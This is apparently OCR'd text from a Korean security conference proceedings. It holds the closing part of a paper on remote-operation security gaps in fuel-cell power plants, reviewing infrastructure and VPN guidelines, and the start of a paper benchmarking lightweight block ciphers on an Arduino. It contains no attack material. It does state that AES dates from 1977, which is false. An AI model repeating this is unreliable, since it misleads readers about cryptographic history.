본래 발전용 연료전지 시스템은 미국에서 시작되어 국내의 발전용 연료전지 시스템의 상당수는 미국의 연료전지 기술을 반영되어 운영중이다. 현재까지는 ICS-CERT와 Symantec사의 Security Focus 등 취약점 정보를 공유하는 공개사이트에서 발전용 연료전지 시스템의 노출된 보안취약점은 없는 상태였다.

하지만 미국에서 시행된 에너지 컨퍼런스인 Energy Exchange 2016에서 인터넷망에 연결된 산업제어시스템을 찾을 수 있는 검색엔진인 'Shodan'을 활용하여 연료전지 시스템이 인터넷




그림 4 ICS-CERT, Symantec Security Focus 발전용 연료전지 시스템 노출된 취약점 발견여부[6][7]



그림 5 발전용 연료전지 시스템 인터넷 노출사례[8]

망에 노출된 사례를 제시함으로 원격운전이 필요한 발전용 연료전지 시스템이 타 산업제어시스템보다 취약점에 더 노출되어 있음이 보고된 바 있다.

1.3 신재생에너지 기반시설 취약점 분석평가 기준 부재

본 절에서는 기반시설 취약점분석평가 기준이 발전용 연료전지 시스템의 취약점을 분석하기에 적합한지를 논하고자 한다.

기반시설 취약점 분석평가 기술적 분야	
■ Unix 서버 보안	■ 윈도우 서버 보안
■ 보안장비 보안	■ PC 보안
■ 네트워크장비 보안	■ DBMS 보안
■ 제어시스템 보안	■ Web(웹) 보안

표 3 기반시설 취약점 분석평가 기술적 분야별 주제[9]

우선 기반사설 취약점 분석평가 분야에 대해서 논하고자 한다. 미래창조과학부고시 제2013-37호, 2013.8.8.,일부개정 '주요정보통신기반시설 취약점 분석·평가 기준에 '취약점 분석·평가 기본항목'에서의 점검분야에서 기술적 분야 점검항목은 표3과 같다. 각각의 분야는 기반시설을 구성하는 시스템의 기술적 취약점을 점검하기 위한 점검항목으로 구성되며 이를 통해 기반시설 담당자는 시스템의 취약점을 점검하고 조치할 수 있는 기준이 된다.

항목 중 '보안장비 보안' 분야에서는 방화벽, IPS, VPN 등을 다루고 있어, 발전용 연료전지 시스템의 특징인 외부 원격운전 점검분야가 '보안장비 보안' 분야임을 알 수 있다.

'보안장비 분야'의 취약점 분석·평가 세부항목을 보면 표4와 같다. 하지만 점검 항목을 통

보안장비 취약점 분석·평가 항목

분 류	점검항목	중요도
계정관리	Default 계정 변경	상
	Default 패스워드 변경	상
	계정별 권한 설정	상
	계정 관리	상
	로그인 시패횟수 제한	중
접근관리	보안장비 원격관리 접근통제	상
	보안장비 보안 접속	상
	Session timeout	상
패치관리	밴더 최신 업데이트 적용	상
로그관리	보안장비 로그 설정	중
	보안장비 로그 정기 검토	중
	보안장비 로그 보관	중
	보안장비 정책 백업 설정	중
	원격 로그 서버 사용	중
	로그 서버 설정 관리	하
	NTP 서버 연동	중
기능관리	정책 관리	상
	NAT 설정	상
	DMZ 설정	상
	최소한의 서비스만 제공	상
	이상징후 탐지 경고 기능	상
	장비 사용량 검토	상
	SNMP 서비스 확인	상
	SNMP Community String 설정	상
	부가 기능 설정	중
	유해트래픽 차단정책 설정	중

표 4 보안장비 취약점 분석·평가 항목[9]

해 발전용 연료전지 시스템의 특징인 외부 원격운전분야를 점검할 알맞은 점검항목을 확인할 수 없었으며, 이는 발전용 연료전지 시스템이 주요 정보통신 기반시설로 고려되지 않아 현 점검항목으로는 정확한 보안진단이 어려움을 알 수 있다.

1.4 발전용 연료전지 시스템에 적용 가능한 원격접속 VPN 보안가이드

본 절에서는 과거 전력기반시설을 대상으로 제시된 원격접속 보안가이드라인에 대해서 논하고자 한다.

과거 국가보안기술연구소에서는 '스마트그리드 실증단지 보안가이드라인'을 2010년 작성하였다. 해당 문서는 스마트그리드 실증단지의 사이버 보안위협을 식별하고 이에 대한 보안대책을 제시하는 목적으로 만들어졌다. 이에 원격지에서 정보시스템이나 스마트그리드 기기 등에 접속하기 위한 가이드라인을 제공한다. 하지만





그림 5 스마트그리드 보안가이드라인 적용대상[10]

본 문서 역시 원격운전을 안정적으로 수행하기 위해 VPN장비와 방화벽, IPS의 실질적인 가이드라인 제시보다는 '통합운영센터와 컨소시엄 운영센터 간 통신 시 외부의 침입을 차단할 수 있는 전용선, VPN 등을 사용해야 한다.' 혹은 '실증 목적상 필요에 의해 스마트그리드 기기가 외부와 연계될 경우 침입을 차단할 수 있도록 별도의 보안 대책을 강구해야 한다.' 등 일반적인 정보보호 시스템의 관리적 분야와 정보보호 체계를 제시하고 있어, 현실적으로 시스템 담당자가 어느 수준까지 시스템을 통제해야 하는지, 어떤 기술적 보호조치를 고려해야하는지에 알 수 없었다.



3.4.10 통합운영센터와 컨소시엄 운영센터 연계구간

통합운영센터와 컨소시엄 운영센터 연계구간은 다음 요구사항을 만족해야 한다.

3.4.10.1 통합운영센터와 컨소시엄 운영센터 간 통신 시 외부의 침입을 차단할 수 있는 전용선, VPN 등을 사용해야 한다.

3.4.10.2 통합운영센터와 컨소시엄 운영센터 간 연계 시 침입차단시스템을 이용하여 DMZ를 구성한 후 중계서버를 이용하여 통신해야 한다.

3.5.9 스마트그리드 기기와 외부 네트워크 연결 차단

네트워크 및 다른 기기를 통한 스마트그리드 기기 침입 및 정보유출을 차단하기 위해 다음의 요구사항을 만족해야 한다.

3.5.9.1 스마트그리드 기기는 실증단지 외부에 존재하는 기기 및 네트워크와 연계하지 않는 것을 원칙으로 한다.

3.5.9.2 실증 목적상 필요에 의해 스마트그리드 기기가 외부와 연계될 경우 침입을 차단할 수 있도록 별도의 보안 대책을 강구해야 한다.

그림 6 스마트그리드 보안가이드라인 일부[10]

이처럼 앞서 제시된 주요 정보통신 기반시설 취약점 분석평가와 보안 가이드라인으로는 담당자가 발전용 연료전지 시스템에 보안수준을 향상시키기에는 어려움이 있음을 알 수 있다.

다음으로 산업통상자원부에서 2015년 작성하여 산하기관에 배포한 'VPN 보안가이드'에 대해서 검토하였다.

해당 가이드라인은 보안담당자가 VPN을 구축 및 운영하는데 있어서, 정책적 관점, 관리적 관점, 기술적 관점으로 나눠 담당자가 원격접속의 보안 관리를 위한 상세 정책을 세울 수 있도록 상세 가이드라인을 제시하고 있다.

첫째로 '정책적 보안' 항목에 대해서 살펴보고자 한다. 우선 관리자가 VPN에 접속하는 사용자를 관리하고 비인가 접속을 통제하기위한 선택항목을 제시하고 있다. 다음으로는 VPN 시스템을 운영하는데 있어서 취약한 설정을 제거하기를 권장하고 있다. 마지막으로 사용자를 위한 패스워드 정책과 PC를 제외한 스마트폰과 PDA를 통한 VPN 접속시 유의사항에 대해서 언급하고 있다.

분 류	소분류	조치항목
관리자	인증	사용자 계정별 접근제어
		사용자 패스워드 유효기간설정
		2Factor 이상 인증
		전자서명 사용
		생체인식 사용
		OTP 사용
		MAC 등록
		강력한 암호화 알고리즘 사용
시스템 운영자	VPN 설정	취약한 서비스 차단 설정
		IPSec 우회목록 최소화
		Split Tunneling 사용 금지
		VPN 기본 환경설정 사용 금지
사용자	공통	패스워드 정책
		스마트폰, PDA 접속 유의사항

표 5 VPN 보안가이드 - 정책적 보안 항목 (산업통상자원부 VPN 보안가이드, 2015. 03)[11]

두 번째로 '관리적 보안' 항목에 대해서 살펴보고자 한다. 우선 VPN 관리자로서 VPN의 통제를 위한 정책의 갱신과 변동사항의 관리방법에 대해서 논하고 있다. 다음으로 사용자인 일반 사용자와 협력업체를 대상으로 보안 관리를 어떻게 수행해야 하는지에 대해서 언급하고 있다. 마지막으로 시스템 운영자가 공격자로부터 시스템을 보호하기 위해 연결설정을 수행하는 부분과 시스템의 침해사고를 대비해 접속 상태의 모니터링과 VPN 로그에 대해서 언급하고 있다.

분 류	소분류	조치항목
관리자	정책	VPN 정책 관리
사용자	공통	접속 Idle Time 조정
		사용자 로그인 관리
		VPN관리자 권한 관리
		업무별 사용가능 기간 부여
		VPN 관련자 교육
협력 업체	공통	2차 승인 절차
		사용 보증인 정보 입력
시스템 운영자	공통	SA 점검간격 시간 설정
		IKE 연결시도 재전송 횟수 설정
기타	공통	VPN 로그 데이터
		상태 모니터링

표 6 VPN 보안가이드 - 관리적 보안 항목 (산업통상자원부 VPN 보안가이드, 2015. 03)[11]

세 번째로 '기술적 보안' 항목에 대해서 살펴보고자 한다. 우선 VPN 시스템의 침해사고 방지를 위해 VPN 트래픽을 보안시스템에 집중하도록 권장하고 있다. 다음으로 시스템 운영자가 VPN을 접속하는 사용자의 보안을 위한 VPN 설정을 언급하고 있다. 마지막으로 VPN을 접속하는 사용자가 VPN 접속 전/후 조치사항에 대해서 논하고 있으며, 마지막으로 내부 자료의 유출을 방지하기 위한 가이드라인과 접속제한 장소에 대해서 언급하고 있다.

분 류	소분류	조치항목
관리자	공통	VPN 트래픽 제어
시스템 운영자	VPN설정	SSL VPN 접속시 인터넷 차단
	기타	사용자 강제 종료
		패스워드 자동 변경
		사용자 VPN 자동 업데이트
사용자	접속전	개인용PC 방화벽
		안티바이러스 프로그램
		키보드 보안 솔루션
		MS Windows 패치
	접속후	Cookie/Cashe 기록 삭제
	데이터 보호	자료유출방지
		외부PC 이용자S/W 설치 금지

표 7 VPN 보안가이드 - 기술적 보안 항목 (산업통상자원부 VPN 보안가이드, 2015. 03)[11]

마지막으로 제시된 'VPN 보안가이드'는 앞에서 살펴본 가이드라인과 달리 원격운전의 보안통제를 하는 담당자에게 정확한 가이드라인을 제공해주고 있다. 물론 해당 내용만으로는 발전용 연료전지 시스템의 모든 보안설정에 대

해서 나타내지는 못했지만 ‘주요 정보통신 기반시설 취약점 분석·평가’ 항목과 ‘VPN 보안가이드’를 보안점검과 조치에 함께 사용한다면 현재 운용중인 발전용 연료전지 시스템의 원격운전 부분과 기존의 발전제어시스템과의 유사한 부분을 지닌 제어시스템의 특징을 함께 조치 가능할 것으로 기대한다.

Ⅲ. 결론

본 논문은 발전용 연료전지 시스템이 차후 전력산업계에 있어서 핵심 발전원으로 성장할 수 있으나, 시스템의 특성상 원격운전을 수행함에 있어 가지고 있는 태생적인 보안 취약점으로 인해 외부로부터 공격을 받을 가능성이 높음을 보여주었다.

이를 해결하고자 현재 기반시설 담당자에게 제시된 ‘주요 정보통신 기반시설 취약점 분석·평가’항목이 확인하였으나 발전용 연료전지 시스템의 특징인 원격운전에 대한 정확한 항목이 없어 점검이 불가능 하였다.

이에 원격운전에 대한 특징을 보완할 ‘VPN 가이드’에 대해 확인하였고, 해당 내용이 원격운전의 보안통제를 하는 정보보안 담당자에게 정확한 가이드라인을 제공하여 시스템의 취약점을 파악하고 바로 적용가능 할 수 있음을 알 수 있었다.

이처럼 발전용 연료전지 시스템은 기존의 발전제어시스템과 달리 원격운전이 이루어지는 특성으로 인해 ‘주요 정보통신 기반시설 취약점 분석·평가’ 항목만으로는 시스템의 취약점을 분석하는 것이 어려웠다. 하지만 ‘VPN 가이드’와 함께 병행하여 점검하고 조치한다면 발전용 연료전지 시스템의 취약점을 확인하고 조치가 가능할 것이다.

이는 폐쇄망으로 운영되는 발전제어시스템만큼은 아니지만 과거 가용성만이 중요시되는 발전용 연료전지 시스템보다는 보안수준을 향상 시킬 것이며, 향후 건설되는 발전용 연료전지 시스템의 안정화에도 기여할 것이다.

[참고문헌]

[1] 한국에너지공단. (2016) "2016 대한민국 에너지 편람", 한국에너지공단, 경기, pp.243~246

[2] 산업통상자원부, 한국에너지공단. (2016) "2016 신·재생에너지 백서", 산업통상자원부 신·재생에너지과, 한국에너지공단, 세종시, 경기, pp.251~253

[3] 주병국, 남영태.(2016), “[기획] 도시가스 연료전지 전용요금제 문제없나?”, 한국가스신문, 05월 18일.

[4] 이종하, (2006), “화력발전 통합제어실비 교육자료”, 건설소 시운전반, 인천, pp.16

[5] UTC Power, (2016), PureCell Equipment Guide, UTC Power, pp.10.

[6] ICS-CERT, (2017). "Advisories By Vendor", https://ics-cert.us-cert.gov/advisories-by-vendor (accedded may 23, 2017).

[7] Symantec SecutiryFocus, (2017). "Vulnerabilities", http://www.securityfocus.com/ (accedded may 23, 2017).

[8] Daryl Haegley(2016), "Energy Control Systems Cybersecurity", Energy Exchange 2016, Florida, USA, Track 4 Session 5

[9] 미래창조과학부고시 제2013-37호, 2013.8.8., 일부개정 ‘주요정보통신기반시설 취약점 분석·평가 기준'

[10] 국가보안기술연구소. (2010) "스마트그리드 실증단지 보안가이드라인", 국가보안기술연구소, 대전, pp.1~23

[11] 산업통상자원부 사이버안전센터, (2015), "VPN 보안가이드“, 산업통상자원부 사이버안전센터, 세종시, pp43~64.

사물인터넷 기기의 경량암호 적용을 위한 성능 평가*

차승주**, 천은지**, 최은정**

**서울여자대학교 정보보호학과

Performance Evaluation for Lightweight Encryption Application for IoT Devices

Seung-Ju Cha*, Eun-Ji Cheon* ,Eun-Jung Choi*

** Division of Information Security, Seoul Women's University.

요 약

현재 사물 인터넷(Internet of Things, IoT)을 사용한 기기들이 매년 증가하고 있다. 그런데, 복잡한 연산을 반복 수행하는 기존의 암호화 알고리즘이 하드웨어에 큰 부하를 주게 되어, 사물 인터넷(IoT) 기술을 이용한 저전력, 저성능의 하드웨어를 탑재한 소형 기기들에게는 적합하지 않다는 문제가 제기되었다. 따라서 이러한 기존의 암호화 알고리즘의 문제점을 해결하기 위해 저전력 및 저성능의 하드웨어에서도 빠른 연산 처리가 가능한 경량 암호화 알고리즘이 개발되고 있다. 따라서 이러한 경량 암호화 알고리즘들이 사물 인터넷을 사용한 소형 기기에서 빠른 연산 처리가 가능한 지 성능평가를 통해 검증하고 평가한다.

I. 서론

각종 사물 등에 센서와 통신 기능 등을 내장하여 인터넷과 연결되어 통신 가능한 기술인 사물 인터넷(Internet of Things)은 해가 거듭될수록 발전하고 있다. 모든 사물이 인터넷으로 통신하게 되며, 스마트 냉장고, 홈 cctv등 수 많은 사물 인터넷(Internet of Things, IoT) 기술을 이용한 기기들이 출시되고 있다.

한국 IDC는 전세계 1,000억 개 이상의 센서와 태그 및 115억대가 넘는 제품들이 네트워크를 통해 연계될 것으로 전망하였으며[1][2], ABI Research는 IoT 서비스와 관련된 단말의 출하량이 2015년까지 약 1억 150만대에 이를 것으로 전망하였다[2]. 이처럼 IoT는 사람, 사물 간 자유로운 통신을 가능하게 해준다는 측면에서 새로운 서비스 및 시장창출을 견인할 것으로 기대된다. 하지만 IoT 플랫폼의 개방화, 다양한 이기종 단말/센서및 유무선 네트워크 간의 연동 등으로 인한 다양한 보안취약점들이 등장할 것으로 예상된다. [3]

사물인터넷 서비스 환경에서 사용되는 단말 및 센서들은 그 기능에 한계가 따른다. 특히, 각종 센서나 RFID 태그의 경우 사용할 수 있는 전력 및 연산능력에 한계가 있다. 따라서 일반적인 컴퓨팅 환경에 적용하는 높은 수준의 보안 기법을 적용하기는 어렵다. 이에 기존의 기법과는 다른 효율적인 보안 기법이 필요하다. 특히, 사물인터넷 서비스는 무선 네트워크를 통해 통신하는 경우가 대다수이므로, 공격자의 정보유출 위협에 더 많이 노출되어 있다. 따라서 사물인터넷 서비스 사용 시 사람 또는 사물을 인증하는 단계에서 발생될 수 있는 프라이버시 침해 위협을 최소화하기 위해서는 전송 데이터의 암호화가 필수적으로 선행되어야 한다. 최근

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음"(2016-0-00022)

많은 연구에서 경량화 된 암호화 적용을 위한 다양한 기법들이 제시되고 있다. 이에 향후 사물인터넷 서비스 환경을 위한 암호화 기법의 표준화 대책이 마련되어야 한다[9].

본 논문은 현재 사용 중인 경량 암호화 알고리즘에 대해서 알아보고 IoT 기기에 많이 사용되는 아두이노 기반으로 테스트베드를 구축하였다. 경량 암호화 알고리즘간의 실행을 통해 각 암호화 알고리즘 간의 성능평가를 수행하였다.

II. 관련 연구

IoT 환경이 급속하게 발전하게 됨에 따라 그에 따른 보안사고 또한 증가하고 있다. 그러한 이유는 저전력, 저사양 기기를 사용하여 통신이 이루어지며, IoT가 급속하게 발전함에 따라 전송되는 데이터 량이 증가되었기 때문이다.


IoT 환경의 저사양 기기의 경우, 암호화 알고리즘을 수행하면서 통신을 수행하기에 연산이 복잡하여 속도가 느려지거나 연산이 불가한 경우가 있기 때문에 패킷을 전혀 암호화하지 않은 채 통신을 수행하는 기기들도 존재한다. 하지만 저사양 기기 또한 중요한 정보를 처리하고 전송하기 때문에 암호화 과정이 필수적이다. 암호화 시스템의 기반이 되는 CPU 및 MCU의 성능이 매우 낮다. 암호화 시스템을 소프트웨어 방식으로 구현할 경우, 암호화 모듈의 특성상 복잡한 연산이 반복적으로 실행되기 때문에, 해당 시스템에 큰 부하를 주게 된다[7]. 저전력, 저사양 기기의 통신에서도 기밀성을 유지하기 위한 경량화 암호화 알고리즘이 끊임없이 발전 및 개발되어야 한다.

1.1 AES

AES는 1977년 가장 널리 사용되고 있는 표준 블록암호화 기술로써 DES를 대체할 목적으로 더 나은 보안성을 갖고 개선된 암호 기법이다. NIST에 의하여 정의된 AES는 128비트의 블록을 128, 192, 256비트의 키를 통해 암호화하는 특징을 가진다. AES는 라운드 함수를 반복해서 수행하며, 총 4단계를 반복한다. 1단계 AddRoundKey는 Key를 더해주는 알고리즘이다. 그 다음은 SubBytes 알고리즘으로 미리 정해진 S-box를 이용하여 평문을 변환하고, ShiftRows 열을 바꾸는 알고리즘, MixColums 행을 섞는 알고리즘으로 총 4단계로 구성되어 있다.

1.2 ARIA

Academy(학계), Research Institute(연구소), Agency(정부 기관)의 첫 글자들을 따 이름이 지어진 ARIA는 대한민국의 국가보안기술연구소에서 경량 환경 및 하드웨어 구현을 위해 개발되었다. ARIA가 사용하는 대부분의 연산을 XOR과 같은 단순한 바이트 연산으로 구성되어 있으며, 경량 환경 및 하드웨어의 효율성 향상을 위하여 개발되었다. ARIA는 128비트의 블록을 128, 192, 256의 AES와 동일 규격의 키를 통해 암호화하는 특징을 가진다. 라운드 수는 키의 크기에 따라 12, 14 16으로 결정된다.




[그림 1] ARIA 알고리즘

1.3 HIGHT

HIGHT 알고리즘은 RFID, USN 등과 같이 저전력, 경량화를 요구하는 컴퓨팅 환경에서 기밀성을 제공하기 위해 2005년 한국인터넷진흥원과 한국전자통신연구원 부설연구소 및 고려대가 공동으로 개발한 64비트 블록암호 알고리


즘이다. 64 비트의 블록을 128비트의 키를 통해 암호화 하며, 제한적 자원을 갖는 환경에서 구현될 수 있도록 8비트 단위의 기본적인 연산 XOR, ADD, 순환이동만으로 구성되어있다. [8]



[그림 2] HIGHT 암호화 알고리즘[12]

1.4 SEED


1999년 정보통신단체 표준(TTA)으로 제정된 암호화 기법으로, 민간 부분인 인터넷, 전자상거래, 무선 통신 등에서 공개 시에 민감한 영향을 미칠 수 있는 정보의 보호와 개인 프라이버시 등을 보호하기 위하여 개발된 블록암호 알고리즘이다. SEED는 128 비트 블록 크기에 128, 256 비트의 키 크기를 갖는다. 또한, 경량 환경 및 하드웨어 구현을 위해 최적화된 점이 특징이다. SEED는 Feistel 구조로 이루어져 있으며, 키의 길이에 따라 총 16, 24라운드를 거쳐 수행된다.



[그림 3] Feistal 구조[13]

1.5 LEA

LEA는 국가보안기술연구소에서 빅데이터, 클라우드 등 고속 환경 및 모바일기기 등 경량 환경에서 기밀성을 제공하기 위하여 2013년 개발 되었다. 128 비트의 블록을 128, 192, 256 비트의 키를 통해 암호화하며, 라운드 함수는 32비트 단위의 ARX(Addition, Rotation, XOR) 연산만으로 구성되어 있어, 연산을 지원하는 범용 32비트 소프트웨어 플랫폼에서 고속으로 동작한다. 또한 ARX 연산 배치는 충분한 안전성을 보장하는 것과 동시에 S-Box의 사용을 배제하여 경량 구현이 가능하도록 한다.



[그림 4] LEA 암호화 알고리즘[11]

III. 경량 암호화 알고리즘 성능평가

2.1 소프트웨어 구현

코드의 크기를 최소화하기 위해서는 for 문으로 묶어서 나타낼 수 있는 형태로 암호화 구조가 설계되면 for문의 반복 횟수만큼 코드의 크기를 줄일 수 있다. 또한 해당 for문 안에도 공유되는 연산이 존재하는 경우 이를 묶어서 연산 효율화를 이끌 수 있는 장점을 가진다. 또한 S-box 혹은 T-table과 같은 사전 연산값은 사용하지 않아 이에 대한 저장공간의 소비를 피할 수 있도록 한다. 시간 최소화를 위해서는 목표로 하는 프로세서의 word와 목표로 하는 암호화 알고리즘의 word의 크기가 동일해야 한다. 만약 해당 word 크기가 상이한 경우에는 이를 conversion하는 연산이 추가적으로 필요한 단점을 가진다. 또한 사전 값을 미리 계산하여 이에 대한 연산 복잡도를 최소화하는 것이 효과적으로 구현이 가능하게 하는 기법이다.[6]

2.2 하드웨어 구현

면적을 최소화하기 위해서는 키 사이즈와 블록 크기를 작게 설정하여 이를 저장하기 위한 레지스터 및 ALU의 크기를 줄이는 것이 중요하다. 또한 내부 상태를 유지하기 위한 저장 공간이 사용되는 경우 이에 따른 추가적인 부하가 요구되는 문제점을 가진다. 또한 복잡하지 않은 연산 구조를 활용하면 보다 효율적으로 연산이 가능하다. 적은 비트의 S-Box를 사용하거나 키 스케줄 과정을 생략하게 되면 면적이 최소화되는 특성을 가진다. 워드 단위로 동일한 연산을 하는 경우 serialize를 통해 공유하는 연산이 많아져서 ALU를 적게 사용하고도 연산이 가능한 장점을 가진다. 시간 성능을 향상시키기 위해서는 면적을 최소화했던 특성들을 반대로 수행하는 과정이 요구된다. 만약 지나치게 공유하는 자원이 많아지는 경우 이를 수행하기 위해서는 이전 연산이 해당 ALU를 수행하고 난 다음에 해당 ALU를 사용해야 함으로 보다 많은 시간이 요구된다. 또한 bit 단위의 연산이 수행되는 경우 해당 bit를 처리하기 위해 보다 많은 시간이 byte 단위 연산에 비해 많이 요구되는 단점을 가진다. [6]

2.3 성능평가 조건

아두이노 우노(Arduino UNO)를 통해 각각의 경량 암호화 알고리즘을 128비트 Key(0x00, 0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88, 0x99, 0xaa, 0xbb, 0xcc, 0xdd, 0xee, 0xff)와 128비트 plaintext(0x11, 0x11, 0x11, 0x11, 0xaa, 0xaa, 0xaa, 0xaa, 0x11, 0x11, 0x11, 0x11, 0xbb, 0xbb, 0xbb, 0xbb)을 고정 설정하여 성능평가를 진행하였다. 각 경량 암호화 알고리즘들을 횟수를 변경하여 100회, 1000회, 1500회, 2000회, 5000회, 10000회를 각 5회 반복한다. 반복 수행시간을 측정한다.

이 성능평가의 결과를 기반으로 각 경량 암호화 알고리즘들의 특징 및 처리 시간을 비교, 대조하여 IoT 기기에 적합한 경량 암호화 알고리즘을 찾는다.

다음의 [표 1]은 성능평가를 위해 사용한 아두이노 우노(Arduino UNO) 기기의 성능표이다.

[표 1] Arduino UNO 성능표

Microcontroller	ATmega328P
Operating Voltage	5V
Input Voltage(recommended)	7-12V
Input Voltage (limit)	6-20V
Digital I/O Pins	14 (of which 6 provide PWM output)
PWM Digital I/O Pins	6
Analog Input Pins	6
DC Current per I/O Pin	20 mA
DC Current for 3.3V Pin	50 mA
Flash Memory	32 KB (ATmega328P)
SRAM	2 KB (ATmega328P)
EEPROM	1 KB (ATmega328P)
Clock Speed	16 MHz
LED_BUILTIN	13
Length	68.6 mm
Width	53.4 mm
Weight	25 g

3.3 성능평가 결과

[표 2]는 성능평과 결과이며, 각 암호화 알고리즘의 수행시간(microseconds)을 나타낸 것이다.

[표 2] 성능평가 결과표

횟수	AES	ARIA	HIGHT	SEED	LEA
100	0.2878	0.7503	0.1356	0.6706	0.3120
1,000	2.8593	6.5122	1.3298	6.6308	1.5671
1,500	4.2868	9.7095	1.9934	9.9430	2.7372
2,000	5.7148	12.9039	2.6564	13.2556	4.9320
5,000	14.2832	32.0877	6.6291	33.1257	8.0847
10,000	28.5676	64.0943	13.2471	66.2674	17.7401

앞서 언급한대로 HIGHT 알고리즘의 경우, ARIA, LEA 경량 암호 알고리즘과 다르게 HIGHT (HIGh Security and light weigHT) 암호는 64비트의 블록 암호 알고리즘으로 128비트의 비밀키를 입력받아 암/복호화를 처리한다.

HIGHT 암호 알고리즘은 RFID, USN등과 같이 저전력, 경량화를 요구하는 컴퓨팅 환경에

서 기밀성을 제공하기 위해 개발되었다. 제한적 환경에서 동작할 수 있도록 설계되었기 때문에 기본적인 암호화 처리는 8비트마다 이루어지며 XOR, 덧셈, 순환이동의 단순 연산으로 암호화 및 복호화가 진행되어 SEED와 AES 등의 다른 경량 암호화 알고리즘보다도 더 간단한 구조로 동작하게 된다. 따라서 타 암호화 알고리즘에 비하여 시스템 부하가 적으며 저전력, 저성능 하드웨어를 사용하는 IoT 기기에 HIGHT 암호 알고리즘이 적합하다.

그러나 HIGHT 암호 알고리즘의 경우, 저성능 기기와 같이 제한적 환경에서 동작 할 수 있는 것으로 개발되었기에, 암호 강도가 약하며 보안 수준이 낮다. 보다 높은 처리가 가능한 하드웨어를 사용하는 IoT 기기는 암호화 계산 처리 수행 횟수가 증가하여도 빠른 속도로 계산이 가능하고 보안 강도에 따라 암호화가 가능하도록 다양한 길이의 Key를 이용하여 보안 수준을 높일 수 있어야한다. 그러므로 시스템 부하를 견딜 수 있는 하드웨어를 사용한다면, AES 알고리즘이나 LEA 알고리즘 혹은 SEED 알고리즘이 좀 더 높은 성능을 기대할 수 있다.

SEED 알고리즘은 128 비트 블록 크기에 128, 256 비트의 키 크기를 갖으며, 경량 환경 및 하드웨어 구현을 위하여 최적화 된 알고리즘이다. Feistel 구조로 이루어져 있으며, 키의 길이에 따라 총 16, 24라운드를 거쳐 수행된다. SEED는 Feistel 구조로 이루어져 있으므로 병렬 연산이 어렵고 매우 많은 반복연산이 필요하기 때문에 성능 측면에서는 비효율적일지 모르지만, 암호화와 복호화 과정이 동일하여 복호화 모듈이 별도로 구현되지 않아도 되므로 이 측면에서는 효율적이다.

최근 발표된 LEA 알고리즘은 128비트 입력 데이터를 요구되는 안전성 기준에 따라 128, 192 및 256비트의 비밀키를 선택적으로 적용하여 사용할 수 있으며 32비트 단위 ARX 구조로 구성되어 적은 자원으로 고속처리의 장점을 갖는다. 또한 ARX 연산 배치를 통해 충분한 안전성을 배치하며 S-Box의 사용을 배제하여 경량 구현이 가능하도록 하였다.

